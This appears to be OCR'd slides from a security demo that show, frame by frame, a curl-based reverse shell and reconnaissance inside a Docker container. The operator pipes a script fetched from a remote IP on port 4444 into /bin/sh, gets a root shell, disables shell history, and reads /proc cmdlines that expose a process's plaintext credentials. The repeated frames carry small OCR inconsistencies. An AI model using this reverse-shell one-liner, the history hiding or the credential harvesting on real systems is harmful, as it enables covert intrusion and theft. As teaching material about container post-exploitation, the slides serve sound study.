
Bet we're
gonna see
/proc...



What's that *really* mean?

Inside the Container

Where are we?




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:


curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

Where are we, container-style?




Where are we, container-style?

A terminal window with a title bar containing three colored circles (red, yellow, green) on the left, the text 'ssh' in the center, and a window control icon on the right. The terminal content shows a prompt '>' followed by the command 'for f in /proc/*/cmdline;'.


```
ssh 1  
> for f in /proc/*/cmdline;
```

Where are we, container-style?

A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the text 'ssh' in the center, and a zoom icon followed by '#1' on the right. The terminal area is white and contains a single line of text: a prompt character '>' followed by the command 'for f in /proc/*/cmdline; do echo "--- \$f ---";'.

```
ssh
> for f in /proc/*/cmdline; do echo "--- $f ---";
```

Where are we, container-style?



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons). The terminal displays a shell command: `> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f;`

Where are we, container-style?



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons). The terminal displays a shell command and its output. The command is: `> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id`. The output shows the command line for each process in /proc, followed by system information and user identity.

```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
```

Where are we, container-style?



A terminal window titled 'ssh' with a window icon in the top-left corner and a zoom icon in the top-right corner. The terminal displays a shell script being executed, which iterates over the contents of `/proc/*` and prints the command line for each process. The output shows the command line for the first process, `/proc/1`.

```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id  
--- /proc/1/cmdline ---
```

Where are we, container-style?



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a zoom icon. The terminal displays a script that iterates over the command lines in /proc, printing them with a separator. The script is as follows:


```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id  
--- /proc/1/cmdline ---  
/sbin/docker-init  
--  
/httpcheckerstart.sh
```

Where are we, container-style?

A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal displays the output of a script that iterates through /proc entries. The output shows the commandline for /proc/1, /sbin/docker-init, /httpcheckerstart.sh, and /proc/169, all followed by '---'. The prompt is at the end of the last line, /bin/sh.


```
ssh 1
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
```

Where are we, container-style?

A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a zoom icon in the top right corner. The terminal displays the output of a shell script that iterates through the /proc directory, printing the command line for each process. The output shows various system processes like /sbin/docker-init, /httpcheckerstart.sh, and /bin/sh, followed by a curl command and a pinned public key for an SSH connection.


```
ssh
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ik17jhibsohp
```

Where are we, container-style?

A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a zoom icon. The terminal displays a script execution. The script iterates over /proc entries, printing the command line for each. It shows /sbin/docker-init, /httpcheckerstart.sh, and two instances of /bin/sh. The /bin/sh entries show a curl command with a pinned public key and a URL. The terminal text is as follows:


```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
```

Where are we, container-style?

A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a window control icon (magnifying glass with a plus sign). The terminal displays a command to iterate over all files in /proc, echo their names, and then run a series of commands for each file. The output shows the execution of these commands for various files, including /sbin/docker-init, /httpcheckerstart.sh, /bin/sh, and /httpchecker, with some files being skipped (e.g., /proc/169/cmdline, /proc/170/cmdline, /proc/171/cmdline, /proc/172/cmdline).


```
ssh
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

Where are we, container-style?

A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a zoom icon in the top right. The terminal displays the output of a script that iterates through various paths in /proc, printing the commandline for each. The paths include /proc/1, /sbin/docker-init, /httpcheckerstart.sh, /proc/169, /bin/sh, /proc/170, /proc/171, /proc/172, /proc/6, and /proc/thread-self. The output shows the commandline for each process, including the script's own commandline for /proc/1, /proc/169, /proc/171, /proc/172, and /proc/6, and the commandline for the httpchecker process in /proc/thread-self.


```
ssh
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self/cmdline ---
/bin/sh
--- /proc/thread-self/cmdline ---
/bin/sh
```


Where are we, container-style?

A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons). The terminal displays the output of a command that iterates through /proc entries to find command lines. It shows various processes like /sbin/docker-init, /httpcheckerstart.sh, and /bin/sh. It also displays pinned public keys for two different hosts and the system's command line for /proc/6 and /proc/thread-self. At the bottom, it shows the full system information for a Debian container.

```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
